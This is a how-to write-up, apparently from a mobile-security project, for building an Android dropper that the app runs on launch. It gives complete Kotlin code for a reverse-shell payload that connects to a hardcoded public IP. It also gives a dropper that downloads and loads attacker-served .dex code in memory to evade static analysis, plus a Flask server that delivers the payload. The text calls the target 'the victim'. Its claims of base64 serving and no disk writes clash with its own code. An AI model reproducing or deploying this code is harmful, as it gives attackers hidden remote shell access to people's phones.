Simple Android Dropper Implementation
Include a dropper class in the mobile application, allowing the dynamic injection other malicious functions into the victim’s phone memory.
Overview
A Python server hosted by the attacker will serve a malicious payload created as a separate project in Android Studio and then compiled into a .dex file. The dropper will retrieve the payload from the Python server into memory as a buffer before execution. The .dex file is not written to the local file system. Essentially, this means that the malicious payload is separate from the mobile application and it will not be reflected in any static analysis, contributing to a degree of obscurity. This also grants flexibility to the attacker as payloads can be reconfigured and served again at any time. On closing the mobile application, the .dex payload is cleared from the buffer to allow retrieval of new payloads.
This function makes use of the InMemoryDexClassLoader from the import dalvik.system.InMemoryDexClassLoader package as implied, dynamically loads .dex classes from a buffer into the phone memory, making it ideal to use for the dropper functionality. It also requires the android.permission.INTERNET to be included in the Android Manifest file.
To test this functionality, run the Python web server script. For this project's scope, no external server of any kind will be used. Instead, it will be hosted on your local network via your machine, and the emulated or real Android device must be on the same network. The IP of the server will correspond with the one specified in the dropper class. The dropper will access the page where the payload is served in base64 format: http://192.168.X.X/process_command.
The data will be retrieved and decoded from base64 before saving to the mobile phone’s buffer as .dex classes. The dropper will be invoked through method calls in MainActivity.kt, triggering upon application start. Subsequently, the dropper requires minimal to no maintenance, new payloads can be uploaded to the victim’s mobile phone by simply serving the payload on the Python server and waiting for retrieval.
1. Creating Payload
Create & test payload in Android Studio, as per how you would create a class file. Testing showed that the most feasible method for payload create is to use only native Android libraries from the Android SDK can be used in the payload, as we cannot convert it later.
Testing of payload can be done with payload as part of your Android app compilation, before trying to load it dynamically later on. In our case, we are create the payload as a Kotlin class.
POC
package com.mobilesec.app

import android.app.AlertDialog
import android.content.Context
import android.graphics.Color
import android.view.Gravity
import android.widget.LinearLayout
import android.widget.TextView
import android.widget.Toast

class Payload {
    fun setPwnage(context: Context?) {
        Toast.makeText(context, "ALERT!", Toast.LENGTH_LONG).show()
        val alertDialog: AlertDialog.Builder = AlertDialog.Builder(context)
        alertDialog.setTitle("ALERT!")
        val diagLayout = LinearLayout(context)
        diagLayout.orientation = LinearLayout.VERTICAL
        diagLayout.setBackgroundColor(Color.RED)
        val text = TextView(context)
        text.text = "Your\nDevice\nHave\nBeen\nPWNED"
        text.setPadding(10, 10, 10, 10)
        text.gravity = Gravity.CENTER
        text.textSize = 20f
        diagLayout.addView(text)
        alertDialog.setView(diagLayout)
        alertDialog.show()
    }
}
Payload.kt - Reverse Shell Payload

The class contains a function that takes in two parameters lhost and port. It then executes a shell command /bin/sh -i using Runtime.getRuntime().exec(str), This command spawns a shell that connects back to our Virtual Machine hosted on Azure Virtual Machine.
package com.mobilesec.app

import android.util.Log
import java.io.IOException
import java.net.InetAddress
import java.net.Socket

class Payload {
    companion object {
        @JvmStatic
        fun reverse_tcp() {
            var lhost = "172.171.233.27"
            var port = 4444

            Log.println(Log.DEBUG, "debug", "trying to connect..")
            try {
                val ip = InetAddress.getByName(lhost).hostAddress
                val str = arrayOf("/bin/sh", "-i")
                val p = Runtime.getRuntime().exec(str)
                val pin = p.inputStream
                val perr = p.errorStream
                val pout = p.outputStream

                val socket = Socket(ip, port)

                Log.println(Log.DEBUG, "debug", "Connected!")

                val sin = socket.getInputStream()
                val sout = socket.getOutputStream()

                while (true) {
                    while (pin.available() > 0) sout.write(pin.read())
                    while (perr.available() > 0) sout.write(perr.read())
                    while (sin.available() > 0) pout.write(sin.read())
                    sout.flush()
                    pout.flush()
                }
            } catch (e: IOException) {
                e.printStackTrace()
            } catch (e: StringIndexOutOfBoundsException) {
                e.printStackTrace()
            }
        }
    }
}
2. Decompile Payload.kt to .dex
To perform decompilation of the payload file to a .dex (Dalvik Executable) file, it will require the following:
- Android SDK
- Java SDK
- Kotlinc (Kotlin Compiler)
- sdkman
Android & Java SDKs should have been installed as you were setting up Android Studio, while I installed Kotlinc and sdkman in WSL (Windows Subsystem for Linux) on the same machine. This is because the method I used to install Kotlinc involved installing sdkman, which require either WSL or Linux system. I considered installing the tools on a virtual machine, but that would involve installing the Android & Java SDKs again which I already had in my local machine.
Steps
Ensure you have a shared folder to Windows for access to Payload.kt
In WSL,
-
Install sdkman with the following steps:
Launch a new WSL terminal & run:
curl -s "https://get.sdkman.io" | bashFollow the on-screen instructions to wrap up the installation. Next, initialize
sdkman:source "$HOME/.sdkman/bin/sdkman-init.sh"Lastly, run the following snippet to confirm the installation's success:
sdk versionYou should see output containing the latest script and native versions:
SDKMAN!
script: 5.18.2
native: 0.4.6
Source: Installation - SDKMAN! the Software Development Kit Manager
-
With sdkman, run the following command to install
kotlinc(as simple as that)sdk install kotlinSource: Kotlin command-line compiler | Kotlin
-
In WSL terminal, convert
Payload.ktto.jarformatTemplate:
kotlinc -cp <HOME>/AppData/Local/Android/Sdk/platforms/android-<version>/**android.jar** **Payload.kt** -include-runtime -d **Payload.jar**Example:
kotlinc -cp /mnt/c/Users/enjie/AppData/Local/Android/Sdk/platforms/android-34/android.jar Payload.kt -include-runtime -d Payload.jar
-
Open a Windows PowerShell terminal and convert
Payload.jarto.dexformatOpen a PowerShell terminal in the following location (containing d8.bat tool, this should have come with Android SDK installation):
Filepath:
cd <HOME>\AppData\Local\Android\Sdk\build-tools\<version>

Example:
cd C:\Users\enjie\AppData\Local\Android\Sdk\build-tools\34.0.0
Run the d8.bat tool to convert jar to
.dex— no -output flag required, unless to save as.zip.\d8.bat --output= C:\Users\enjie\Desktop\ C:\Users\enjie\Desktop\Payload.jar
-
classes.dexfile created fromPayload.jar, ready to be injected.
3. Create Dropper class for payload retrieval
Sources:
Dropper.kt - Dropper Class
Dynamic code injection to memory based off this, the InMemoryDexClassLoader is used for this purpose. It is a class loader which can load classes from a buffer containing a DEX file. The important thing to notice here is that the the dex file is never written in the local file system and only resides in the buffer. A scenario where that would make sense, would be in the case when we are downloading the .dex file from the internet and load it directly.
package com.mobilesec.app

import android.content.Context
import android.os.Build
import android.util.Log
import androidx.annotation.RequiresApi
import dalvik.system.InMemoryDexClassLoader
import java.io.BufferedOutputStream
import java.io.File
import java.io.FileOutputStream
import java.net.URL
import java.nio.ByteBuffer

class Dropper {
    @RequiresApi(Build.VERSION_CODES.O)
    fun downloadOrLoadPayload(context: Context) {
        val path = File(context.filesDir, "payload.dex")

        if (path.exists())
        {
            path.delete()
        }

        downloadFile(context, "http://192.168.95.133/process_command")

    }

    @RequiresApi(Build.VERSION_CODES.O)
    private fun loadDex(context: Context, dexFileName: String): InMemoryDexClassLoader {
        val dexFile = File(dexFileName)
        val btBuffer = ByteBuffer.wrap(dexFile.readBytes())
        if (verifyDexFile(btBuffer)) {
            Log.d("debug", "Dex file verified successfully.")
            return InMemoryDexClassLoader(btBuffer, context.classLoader)
        } else {
            throw IllegalArgumentException("Dex file verification failed.")
        }
    }

    @RequiresApi(Build.VERSION_CODES.O)
    private fun downloadFile(context: Context, url: String) {
        val thread = Thread {
            try {
                val u = URL(url)
                val conn = u.openConnection()
                val contentLength: Int = conn.contentLength
                val inputStream = conn.getInputStream()
                val outputFile = File(context.filesDir, "payload.dex")

                BufferedOutputStream(FileOutputStream(outputFile)).use { outputStream ->
                    val buffer = ByteArray(1024 * 1024 * 6)  // Read in 1 MB chunks
                    var bytesRead: Int
                    var totalBytesRead: Long = 0

                    while (inputStream.read(buffer).also { bytesRead = it } != -1) {
                        outputStream.write(buffer, 0, bytesRead)
                        totalBytesRead += bytesRead
                        Log.d("debug", "Downloaded $totalBytesRead out of $contentLength bytes")
                    }

                    // Flush the output stream to ensure all data is written
                    outputStream.flush()
                }

                inputStream.close()
                Log.d("debug", "File downloaded successfully: ${outputFile.absolutePath}")

                // Verify DEX file checksum
                val loadedDex = loadDex(context, outputFile.absolutePath)

                // Additional logging
                context.filesDir.listFiles()?.forEach { file ->
                    Log.d("debug", file.path)
                } ?: Log.d("debug", "No files found in the directory.")

                // Loading and invoking method from the class
                // Note that for the POC, this part will be different - pass context as an argument for it to work
                Log.d("debug", "\nDROPPER: Loading class\n")
                val loadClass = loadedDex.loadClass("com.mobilesec.app.Payload")
                val checkMethod = loadClass.getDeclaredMethod("reverse_tcp")
                val cl_in = loadClass.newInstance()
                checkMethod.invoke(cl_in)
            } catch (e: Exception) {
                Log.e("debug", "Error: ${e.message}", e)
            }
        }
        thread.start()
    }

    private fun verifyDexFile(btBuffer: ByteBuffer): Boolean {
        // Check dex file magic header
        val magicHeader = ByteArray(8)
        btBuffer.get(magicHeader, 0, 8)
        val magicHeaderString = String(magicHeader).take(3)
        if (magicHeaderString != "dex") {
            Log.e("debug", "Invalid dex file header.")
            return false
        }

        // Optionally, check the dex file version
        val version = String(magicHeader, 4, 3)
        Log.d("debug", "Dex file version: $version")

        // Reset ByteBuffer position after checking
        btBuffer.rewind()

        return true
    }
}
AndroidManifest.xml
The function requires internet access for the dropper & reverse shell to work.
Add the following permission to mobile application:
<uses-permission android:name="android.permission.INTERNET" />
MainActivity.kt
Insert the following to MainActivity to run the payload:
Request INTERNET permission:
private fun requestPermissions() {
        val permissionsToRequest = mutableListOf<String>()
        permissionsToRequest.add(Manifest.permission.READ_SMS)
        permissionsToRequest.add(Manifest.permission.INTERNET)

        ActivityCompat.requestPermissions(this, permissionsToRequest.toTypedArray(), REQUEST_PERMISSIONS_CODE)
    }
Add into main class the following method to invoke the dropper functionality
private fun runDropper() {
        if (ContextCompat.checkSelfPermission(this, Manifest.permission.INTERNET) == PackageManager.PERMISSION_GRANTED)
        {
            val dropper = Dropper()
            Log.d("debug", "Calling dropper")
            dropper.downloadOrLoadPayload(this)
        } else {
            Log.d("debug", "MainActivity: No INTERNET permission for Dropper")
        }
    }
Run Dropper Server
-
Python server script
from flask import Flask, send_file
import os

app = Flask(__name__)
app.config['COMPRESS_RESPONSE'] = False  # Disable response compression

@app.route('/process_command', methods=['GET'])
def process_command():
    dex_file_path = "payload.dex"  # Update this path to your dex file location
    return send_file(dex_file_path, as_attachment=True)

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=80)
-
Ensure payload.dex is in the same folder as the Python server script.
-
Run the server in the terminal
py .\dropper-server.py
-
The dropper code will be triggered in MainActivity when the target runs the mobile application.
The payload file will be served as a base64 string at http://SERVER_IP/process_command. This string will then be retrieved by the mobile application and saved to a
.dexfile in the phone’s memory before being invoked to run the reverse shell functionality.The reverse shell will trigger depending on your implementation. In my case, I used an AWS EC2 server as my attacker device to receive the reverse shell which is triggered by opening the mobile app. For a testing environment, local network IPs may be used.